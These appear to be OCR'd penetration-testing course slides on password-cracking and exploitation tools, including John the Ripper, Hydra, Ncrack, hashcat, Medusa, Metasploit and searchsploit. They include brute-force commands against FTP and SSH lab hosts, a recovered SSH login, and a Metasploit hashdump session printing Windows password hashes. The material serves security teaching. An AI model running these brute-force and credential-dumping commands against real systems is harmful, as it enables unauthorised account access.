If your cracked password list is long, you can filter the list with additional parameters. You can also redirect the output using basic redirection in your shell. For example, if you want to see if you cracked any root users (UID=0) use the –users parameter.

```
1. .\john.exe --show --users=0 passwordfile
```

Other Password attack tools

Hydra 7.0

Ncrack

Rcrack

Metasploit


Hydra

```
hydra -t 5 -V -f -L userlist -P passwordlist ftp://192.168.34.16
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords. Security professionals also rely on Ncrack when auditing their clients. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behaviour based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.

ncrack




https://www.hackingarticles.in/comprehensive-guide-on-ncrack-a-brute-forcing-tool/

Rcrack

Rainbow table is a pre-computed table for caching the output of cryptographic hash functions, mainly for cracking password hashes. Rainbow table was invented by Philippe Oechslin.

rcrack



https://www.kalilinux.in/2021/03/rainbow-tables-rainbowcrack-kali-linux.html

Metasploit

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7. Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research. The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

metasploit

```
msf > use post/windows/gather/hashdump
msf post(hashdump) > set session 2
session => 2
msf post(hashdump) > exploit

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY fa8c325588f5b9040da92f069745e589...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

RAJ:"First three Digit"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RAJ:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
pentest:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::


[*] Post module execution completed
```


https://www.hackingarticles.in/post-exploitation-remote-windows-password/

hashcat

Hashcat is a password recovery tool. It had a proprietary code base until 2015, but was then released as open source software. Versions are available for Linux, OS X, and Windows. Examples of hashcat-supported hashing algorithms are LM hashes, MD4, MD5, SHA-family and Unix Crypt formats as well as algorithms used in MySQL and Cisco PIX.

Hashcat has been publicly noticed because of its optimizations; partly based on flaws in other software discovered by the creator of hashcat. An example was a flaw in 1Password's password manager hashing scheme. It has also been compared to similar software in a Usenix publication and been described on Ars technica.

hashcat



https://www.hackingarticles.in/wireless-penetration-testing-password-cracking/

Medusa

Medusa is a modular, speedy, and parallel, login brute-forcer. It is a very powerful and lightweight tool. Medusa tool is used to brute-force credentials in as many protocols as possible which eventually lead to remote code execution. It currently has over 21 modules, some of which are: PcAnywhere, POP3, CVS, FTP, HTTP, IMAP, SMB, SMTP (VRFY), SNMP, SSHv2, MS-SQL, MySQL, NCP (NetWare), PostgreSQL, rexec, rlogin, rsh, Telnet, SVN, VNC, VmAuthd and a generic wrapper module.


Medusa

```
┌──(root㉿kali)-[/home/kali/lab_upvel]
└─# medusa -M ssh -h 192.168.227.150 -U ssh user.txt -P ssh password.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```


```
ACCOUNT FOUND: [ssh] Host: 192.168.227.150 User: king Password: queen [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.227.150 (1 of 1, 0 complete) User: innobe (6 of 7, 5 c
omplete) Password: lover (1 of 6 complete)
```

Exploitation Database

Exploit-db


EXPLOIT DATABASE
GET CERTIFIED
Verified
Has App
Filters
Reset All
Show 15
Search:
Date D A V Title Type Platform Author
2020-07-16 Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated) WebApps Lua V1n1v131r4
2020-07-16 RiteCMS 2.2.1 - Remote Code Execution WebApps PHP Enes Özeser
2020-07-15 Infor Storefront B2B 1.0 - 'usr_name' SQL Injection WebApps PHP ratboy
2020-07-15 Online Farm Management System 0.1.0 - Persistent Cross-Site Scripting WebApps PHP KeopssGroup0day,Inc
2020-07-15 Web Based Online Hotel Booking System 0.1.0 - Authentication Bypass WebApps PHP KeopssGroup0day,Inc
2020-07-15 Online Polling System 1.0 - Authentication Bypass WebApps PHP AppleBois
2020-07-15 Joomla! J2 JOBS 1.3.0 - 'sortby' Authenticated SQL Injection WebApps PHP Mehmet Kelepçe
2020-07-15 Zyxel Armor X1 WAP6806 - Directory Traversal WebApps Hardware Rajivarnan R
2020-07-15 SuperMicro IPMI WebInterface 03.40 - Cross-Site Request Forgery (Add Admin) WebApps Hardware Metin Yunus Kandemir
2020-07-14 Trend Micro Web Security Virtual Appliance 6.5 SP2 Patch 4 Build 1901 - Remote Code Execution (Metasploit) WebApps Multiple Mehmet Ince
2020-07-14 BSA Radar 1.6.7234.24750 - Local File Inclusion WebApps Multiple William Summerhill
PWK
AWAE

Exploit-db: Manual Exploitation



Exploit-db: Manual Exploitation

```
kali@kali:~$ searchsploit wordpress mail list
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
WordPress Plugin Mailing List - Arbitrary File Download                       | php/webapps/18276.txt
WordPress Plugin Mailing List 1.3.2 - Remote File Inclusion                   | php/webapps/17866.txt
WordPress Plugin WP-phpList 2.10.2 - 'unsubscribeemail' Cross-Site Scripting  | php/webapps/33365.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
kali@kali:~$
kali@kali:~$ searchsploit wordpress mail list | grep "Mailing List 1.3.2"
kali@kali:~$
kali@kali:~$ searchsploit wordpress mail list --colour | grep "Mailing List 1.3.2"
WordPress Plugin Mailing List 1.3.2 - Remote File Inclusion                   | php/webapps/17866.txt
kali@kali:~$
```

Metasploit

Overview

- What is it?
- The Metasploit Framework is both a penetration testing system and a development platform for creating security tools and exploits.

who	in order to…
network security professionals	to perform penetration tests
system administrators	to verify patch installations
product vendors	to perform regression testing (after introducing changes to a certain product, you test the old functionality to ensure that the quality is not compromised)
security researchers world-wide	…

What is Metasploit?

- **What does it do?**

The framework consists of **tools**, **libraries**, **modules**, and **user interfaces**. The basic function of the framework is a ***module launcher***, allowing the user to configure an exploit module and launch it at a target system.


If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload. Hundreds of exploits and dozens of payload options are available.

- **Supported OS:**

Linux, MacOSX, Windows, Android, iPhone, Maemo (N900)

Metasploit Framework

- Msfcli
- Msfconsole
- Msfgui
- Msfpayload
- Msfvenom

